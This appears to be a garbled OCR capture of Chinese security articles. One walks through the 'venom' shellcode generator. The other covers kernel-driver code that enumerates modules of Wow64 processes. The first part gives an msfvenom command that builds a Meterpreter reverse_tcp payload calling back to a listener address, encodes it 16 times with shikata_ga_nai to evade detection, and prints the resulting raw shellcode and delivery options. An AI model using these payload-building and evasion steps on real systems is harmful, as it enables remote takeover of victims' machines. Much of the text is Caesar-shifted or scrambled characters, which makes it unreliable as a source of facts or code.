
vkhoofr gh 警

sd| or dg


TARGET SYSTEMS
SHELLCODE FORMAT
AGENT EXTENSION
AGENT EXECUTION
DETECTION RATIO
AGENT Nº20:
TARGET SYSTEMS
SHELLCODE FORMAT
AGENT EXTENSION
AGENT EXECUTION
DETECTION RATIO
M - Return to
E - Exit venom
SHELLCODE GENERATOR
Available Payloads:
Pick
Option
windows/shell_bind_tcp
windows/shell/reverse_tcp
windows/meterpreter/reverse_tcp
windows/meterpreter/reverse_tcp_dns
windows/meterpreter/reverse_http
windows/meterpreter/reverse_https
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/reverse_https
截图(Alt + A)
取消
确定
.hta
信安之路


M - Return to ma
E - Exit venom F
Shellcode Generator
Chose Agent number:15
Enter shellcode setting
Building shellcode -> e
obfuscating -> msf enco
venom settings
SHELLCODE GENERATOR
Payload stored:
/home/venom/output/demo.exe
chose how to deliver: demo.exe
Pick
Option
multi-handler (default)
apache2 (malicious url)
取消
确定
信安之路


ⓤ



yhqr p 2r xwsxw2 警 绑 Ⓑ(s) ghp r 1h{ h 警矿经

词Ⓑ 耀 经

693



脑

罗　　矿　起　　49 罗 dj hqw/693 绕　　结

齐

Ⓑ dj hqw

3{39 GNP F 隆起

隆脑 6 般矿耀 vkhofr gh矿 释

罪 /8 罗 Ⓡ 鉴

神

kwwsv=22j lwkxe1fr p 2P u0Xq4n3g6u2GNP F

绑神

j lwfor qh kwwsv=22j lwkxe1fr p 2P u0Xq4n3g6u2GNP F

绑 结绑 ⓤ绑 矿 Ⓑ ndd 矿 (s) 练罗 齐

警 神

f g 2GNP F

p nglu r xwsxw

s| wkr q gnp f 1s|

败　　神

Vf神　　p vi　　udz　　警　　谅 vkhofrgh 见

Jhq神　　陷 p vi　　vkhofrgh　　阻Ⓑ EPS　　罪

Sv神　　陷 EPS　　翻 srzhuvkhoo 见

Zhe神　　陷　　zhe ⓟ

练　矿间　　vkhofrgh

pviyhqrp　　0s　　zlqgrzv2phwhusuhwhu2uhyhuvhbwfs

dkrvw@4<5149;1;614::　osruw@::::　0h {;92vkIndwdbj dbqdl

0l 49 0i udz 0r 2krph2GNPF2gn

```
/home msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.83.177 lport=7777 -
x86/shikata_ga_nai -i 16 -f raw -o /home/DKMC/dk
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
-] No arch selected, selecting arch: x86 from the payload
ound 1 compatible encoders
ttempting to encode payload with 16 iterations of x86/shikata_ga_nai
86/shikata_ga_nai succeeded with size 368 (iteration=0)
86/shikata_ga_nai succeeded with size 395 (iteration=1)
86/shikata_ga_nai succeeded with size 422 (iteration=2)
86/shikata_ga_nai succeeded with size 449 (iteration=3)
86/shikata_ga_nai succeeded with size 476 (iteration=4)
86/shikata_ga_nai succeeded with size 503 (iteration=5)
86/shikata_ga_nai succeeded with size 530 (iteration=6)
86/shikata_ga_nai succeeded with size 557 (iteration=7)
86/shikata_ga_nai succeeded with size 584 (iteration=8)
86/shikata_ga_nai succeeded with size 611 (iteration=9)
86/shikata_ga_nai succeeded with size 638 (iteration=10)
86/shikata_ga_nai succeeded with size 665 (iteration=11)
86/shikata_ga_nai succeeded with size 692 (iteration=12)
86/shikata_ga_nai succeeded with size 719 (iteration=13)
86/shikata_ga_nai succeeded with size 746 (iteration=14)
86/shikata_ga_nai succeeded with size 773 (iteration=15)
86/shikata_ga_nai chosen with final size 773
ayload size: 773 bytes
aved as: /home/DKMC/dk
```


色 矿 vkhœfrgh 矿 vkhœfrgh 迄 Ⓑ 矿h{lw


齐

```
shellcode)>>> set source dk
      [+] source value is set.

shellcode)>>> run
      [+] Shellcode:
xbe\x7d\xc9\xf4\x79\xda\xd8\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\xbb\x31\x77\x14\x03\x77\x
4\x83\xc7\x04\x9f\x3c\x2d\xbd\x86\xcb\xea\xca\x67\x1d\x3a\x83\x23\xe0\xc5\x52\xdf\x53
xb5\x74\x23\x52\xd6\x9c\xd8\xfa\x3e\x43\x52\x08\x66\x20\x1a\x42\x20\xc0\x8f\x83\x48\x
c\x15\x6d\xc1\x4a\x03\x6d\x6c\xf4\xa2\x59\x1d\x36\x3b\xf7\x4e\xd2\x96\x43\x4c\x52\xf0
x6f\x21\xb8\xfb\x26\x09\x33\xf2\xba\x8f\x7b\x6e\x76\x87\xf7\xea\x27\xcd\x44\x8a\xbc\x
c\x6e\x3d\x8b\x4f\x86\xb2\xfa\x8b\x6b\xbf\xb4\xc1\xe9\xa5\x20\x98\xcb\x17\x7e\x33\xe4
xcb\x15\x2d\x36\xb6\x70\x52\xfc\xa9\xd3\x96\x8d\x39\xd3\xb6\xc9\x7b\x08\x7d\x45\xe9\x
2\x62\xd1\xf0\xce\xb4\x4a\x63\xec\x77\xe4\xc9\x3c\x03\x66\xe3\x28\x4e\x68\xb7\x52\x21
x0e\x1f\xd6\x0a\xe0\x47\x7e\xd1\x8d\xa6\x21\x36\xa6\x9d\xee\x6c\xdf\xc
5\x93\x87\xad\x98\x67\x79\x1d\x02\xe7\x46\x1c\xb9\xa2\x3d\xc4\xab\x8d\x
xc8\x9f\xff\xea\x7c\xbb\xb4\x3c\xf9\x61\x83\x94\xf6\x45\xc1\x3f\xb1\x06\x47\x2f\x66\x
```


绍 矿 ⓤ j hq Ⓟ 矿 vkhœfrgh 阻Ⓑ 罪矿 谅


vkhœfrgh 矿

r x w s x w 警 绑 练 罗 阻 v k h o o f r g h 矿 h { l w 齐 Ⓑ




矿 绑 s r z h u v k h o o 警 矿 迄 翻 g n 1 s v 4

苛 矿 z h e Ⓟ 矿



gn1sv4 经词Ⓑ 经矿693 结齐

脑结



3{3: 神

限衍 般： 隆 起 阀 矿 (x) 矿

隆 矿 矿 隆 矿 规 齐

隆 摄鉴 隆 练际 齐 矿 结 矿

隆 练 矿 规 隆摄 矿陷 阀

矿 ⓟ 矿 规 面罗 矿 结际 齐 矿

阀 摄

院艺 隆 矿 般 罗 隆 练 (f)ⓟ 矿陷贝

规 矿 规 Ⓑ 摄

Z r z 97 考

原创 Anhkgg 信安之路 2019-01-18

耐 面 ⓤ见 矿 般练绑摄

ⓤ罪 矿 Ⓑ 矿 携 携

迎 矿 111摄

ⓤ罪 起 UwoZ donl udp hF kdlq 迎 矿

绑神

```
XORQJ
UwoZ donl udp hF kdlq+RXWSYRLG-F doohuv/ LQXORQJ Frxqw/ LQXO
RQJ I odj v,>
22F doohuv 练罗 SYRLG 矿迄 罪 uhwdggu
22F r xqw
22I odj v@3 雅 迎 矿@4 迎
22
```

陷裁挺 矿 起 神

```
YRLG
UwoJ hwF doohuvDgguhvv+
   RXWSYRLG-F doohuvDgguhvv/ 22dgguhvv wr vdyh wkh iluvw
f doohu!
```

```
RXWSYRLG-FdohuvFdohu 22dgguhvv wr vdyh wkh vhfrqg
fdohu1
,
UwoFdswxuhVwdfnEdfnWudfh
```


陷 艺 {;9+ulqj 6,0A{;9+ulqj 3, 矿 {97+ulqj 6,0A{97+ulqj 3, 耻 矿 迎 摄 {;9+ulqj 6,0A{97+ulqj 3,矿脑 97 谅 65 谅 知 翻 Zrz97矩摄 间 Fuhdwhlldh 迎 摄Zlqgej 结 n zrz97 Ⓑ雅 迎 矿zrz97 (f) 观(g) 矿隆谨 绑神

```
1: kd> kvn
 # Child-SP          RetAddr
   : Args to Child

: Call Site
05 fffff880`026cf940
fffff800`041dc574 : 00000000`0027e0d8
fffff960`c0100080 00000000`0027e9a0
00000000`0027e0f0 :
nt!IopCreateFile+0x2bc
06 fffff880`026cf9e0
fffff800`03ecf693 : fffffa80`19646060
fffff880`026cfb60 00000000`0027e028
```

```
00000000`fffffffc :
nt!NtCreateFile+0x78
07 fffff880`026cfa70
00000000`7796c08a : 00000000`73c8c1ff
00000000`001deeb0 00000000`001deec8
00000000`00000000 :
nt!KiSystemServiceCopyEnd+0x13
(TrapFrame @ fffff880`026cfae0)
08 00000000`0027e068
00000000`73c8c1ff : 00000000`001deeb0
00000000`001deec8 00000000`00000000
00000000`00000000 :
ntdll!ZwCreateFile+0xa
09 00000000`0027e070
```

```
00000000`73c7d18f : 00000000`001deeb0
00000000`00000000 00000000`00000000
00000000`00000060 :
wow64!whNtCreateFile+0x10f
0a 00000000`0027e140
00000000`73c02776 : 00000000`76c572b9
00000000`73c70023 00000000`00000246
00000000`001dee38 :
wow64!Wow64SystemServiceEx+0xd7
0b 00000000`0027ea00
00000000`73c7d286 : 00000000`00000000
00000000`73c01920 00000000`77a303c8
00000000`7794ca81 :
```

```
wow64cpu!ServiceNoTurbo+0x2d
0c 00000000`0027eac0
00000000`73c7c69e : 00000000`00000000
00000000`00000000 00000000`73c74b10
00000000`7ffe0030 :
wow64!RunCpuSimulation+0xa
0d 00000000`0027eb10
00000000`7795f9b6 : 00000000`00332db0
00000000`00000000 00000000`77a4d670
00000000`77a20910 :
wow64!Wow64LdrpInitialize+0x42a
0e 00000000`0027f060
00000000`779bbb89 : 00000000`00000000
```


00000000`7795f1d1 00000000`0027f610
00000000`00000000 :
ntdll!LdrpInitializeProcess+0x17e3
0f 00000000`0027f550
00000000`7794a0ee : 00000000`0027f610
00000000`00000000 00000000`7efdf000
00000000`00000000 : ntdll! ??
::FNODOBFM::`string'+0x22a30
10 00000000`0027f5c0
00000000`00000000 : 00000000`00000000
00000000`00000000 00000000`00000000
00000000`00000000 :
ntdll!LdrInitializeThunk+0xe
1: kd> !wow64exts.sw

```
Switched to Guest (WoW) mode
1: kd:x86> kvn
The context is partially valid. Only
x86 user-mode context is available.
 # ChildEBP          RetAddr
  Args to Child

00 001dee2c 76f1c76b 001deec8
c0100080 001dee6c
ntdll_77b00000!NtCreateFile+0x12
(FPO: [11,0,0])
01 001deed0 75583f66 00000060
c0100080 00000003
KERNELBASE!CreateFileW+0x35e (FPO:
[Non-Fpo])
02 001deefc 755853c4 004b4d90
c0000000 00000003
kernel32!CreateFileWImplementation+0x
69 (FPO: [Non-Fpo])
03 001def2c 013259e2 001def78
c0000000 00000003
kernel32!CreateFileA+0x37 (FPO: [Non-
Fpo])
```

UwoZ donl udp hF kdlq+{ / q/ 4, 规 Ⓑ z r z 97

Ⓑ qw 职Ⓡ 迎 摄 绑神

```
33333333c: <9f3; d22qwgoo$] z F uhdwhl ldh. 3{d
33333333c: 6f; f4ii
33333333c: 6f: g4; i
33333333c: 6f35: : 9
33333333c: 6f: g5; 9
33333333c: 6f: f9<h
33333333c: : <8i<e9
33333333c: : <eee; <
33333333c: : <7d3hh
2233333333c33333333
: 9i4f: 9e22qwgoob: : e33333$QwF uhdwhl ldh. 3{45
: 88; 6i99
: 88; 86f7
34658<h5
```

矿缩罗 qwgoo 结练 知qwgoob: : e33333 65

谅 goo矩矿 绝 qwgoo 罪 齐 般 z r z 97 z r z 97fsx 缩罗

矿 Ⓑ隆谨 {; 9 知z r z 97矩 谷⑼ Ⓑ {97 般矿

结 摄

考

ⓤ 罪 考 练 知

]z Txhu| V| vwhp Lqir up dwlr q携V| vwhp P r gxohLqir up dwlr q 矩矿起

She0AOgu 考矿 规 Ⓑ 携 携

迎 摄

绑 ⓤ绑 迎 见 矿 艺 {97 雅

{97 迎 规 {;9 雅 {;9 迎 摄

```
//通过模块名获取模块基址、大小、全路径等信息
Peb = GetProcessPeb(Process);
Ldr = Peb->Ldr;
if (Ldr && Ldr->Initialized)
{
    if (!IsListEmpty(&Ldr->InLoadOrderModuleList))
    {
        ListPtr = ListHead = Ldr->InLoadOrderModuleList.Flink;
        do
        {
            pLdrDataEntry = CONTAINING_RECORD(ListPtr, LDR_DATA_TABLE_ENTRY,
InLoadOrderLinks);
            if (RtlEqualUnicodeString(&pLdrDataEntry->BaseDllName, Target, TRUE))
            {
                if (Base) {
                    *Base = (ULONG_PTR)pLdrDataEntry->DllBase;
                }
                if (Size) {
                    *Size = pLdrDataEntry->SizeOfImage;
                }
                Status = STATUS_SUCCESS;
                break;
            }
            ListPtr = ListPtr->Flink;
        } while (ListPtr->Flink != ListHead);
    }
```


Z r z 97 蚁耻结 离知{97 雅 {;9

迎 矩摄

艺 z r z 97 矿HSURFHVV 罪 罗 迄

z r z 97 she 摄

```
vwuxfvbHSURFHVV
~
SYRLGZrz97Surfhvv>22
Ø
```

Zlq: 职Ⓡ Zrz97Surfhvv bZRZ97bSURFHVV 矿雅 。 谅 zrz97 she矿zlq: Zrz97Surfhvv zrz97 she摄

规 SvJhwSurfhvvZrz97Surfhvv知 挺矩 Ⓑ 摄

```
She@SvJhwSurfhvvZrz97Surfhvv+Surfhvv,> 22Surfhvv0AZrz97Surfhvv
```

zrz97 she 结露 bSHE矿 起 艺 zrz97 bSHE65矿练 65 谅 矿翻般 {97 绑聊 矿 起 XORQJ摄

```
&sudj p d sdfn+sxvk/4,
w\shghivwuxfvbSHE65~
ERROHDQLqkhulwhgDgguhvvVsdfh> 22 Wkhvh irxu ilhogv fdqqrw fkdqjh xqdnvv wkh
ERROHDQUhdgLp djhl ldnH{hfRswrqv> 22
ERROHDQEhlqj Ghexjjhg> 22
```

```
ERROHDQVsduhErrc>                    22
XORQJPxwdqv>                         22 LQLWLDObSHE vwuxfwxuh
lv dovr xsgdwhg1


XORQJLpdjhEdvhDgguhvv>
XORQJOgu>22SSHEbOGUbGDWD65
(SHE65/-SSHE65>
&sudjpd sdfn+srs,
```

罪 Ogu 谅 65 谅 矿起 XORQJ 聊矿Ogu 脑

bSHEbOGUbGDWD65 矿

bSHEbOGUbGDWD 阿练 矿 阿翻 XORQJ知65 谅矿{97

翻 97 谅矩摄

```
wshghivwuxfvbSHEbOGUbGDWD65~
XORQJOhqjwk>
XORQJLqlwdd}hg>22erro
XORQJVvKdqgdh>
OLVWbHQWU\65LqOrdgRughuPrgxdhOlvv>
OLVWbHQWU\65LqPhpru|RughuPrgxdhOlvv>
OLVWbHQWU\65LqLqlwdd}dwrqRughuPrgxdhOlvv>
XORQJHqwu|LqSurjuhvv>22syrlg
(SHEbOGUbGDWD65/-SSHEbOGUbGDWD65>
```

z r z 97 迎 脑齐 般摄

```
#define UlongToPtr(ul) ULongToPtr(ul)
#define ULongToPtr( ul ) ((VOID *)(ULONG_PTR)((unsigned long)ul))

Peb = PsGetProcessWow64Process(Process);
Ldr = UlongToPtr(Peb->Ldr);
if (Ldr && Ldr->Initialized)
{
    if (UlongToPtr(Ldr->InLoadOrderModuleList.Flink) != &Ldr->InLoadOrderModuleList)
    {
        ListPtr = ListHead = UlongToPtr(Ldr->InLoadOrderModuleList.Flink);
        do
        {
            pLdrDataEntry = CONTAINING_RECORD(ListPtr, LDR_DATA_TABLE_ENTRY32,
InLoadOrderLinks);
            RtlZeroMemory(ModuleName, MAX_PATH*sizeof(WCHAR));
            RtlCopyMemory(ModuleName, UlongToPtr(pLdrDataEntry->BaseDllName.Buffer),
                          pLdrDataEntry->BaseDllName.Length > MAX_PATH*sizeof(WCHAR) ?
                          MAX_PATH*sizeof(WCHAR):pLdrDataEntry->BaseDllName.Length);
            RtlInitUnicodeString(&Name, ModuleName);
            if (RtlEqualUnicodeString(&Name, Target, TRUE))
            {
                if (Base) {
                    *Base = (ULONG_PTR)pLdrDataEntry->DllBase;
                }
                if (Size) {
                    *Size = pLdrDataEntry->SizeOfImage;
                }
                Status = STATUS_SUCCESS;
                break;
            }
            ListPtr = UlongToPtr(ListPtr->Flink);
        } while (ListPtr->Flink != (ULONG)ListHead);
    }
}
```


摄

神

kwws=22z z z 1fqeorj v1fr p 2z hdihdu2dufklyh25343244249 24;

: ; 8361kwp o

kwws=22z z z 1nhuqhqp r gh1lqir 2ir uxp 2ylhz wr slf 1sksBw@584

9

kwws=22ufh1fr2fdwhjru|2zrz972

练罗 (f)


原创 陈十一 信安之路 2019-01-29

警 迎

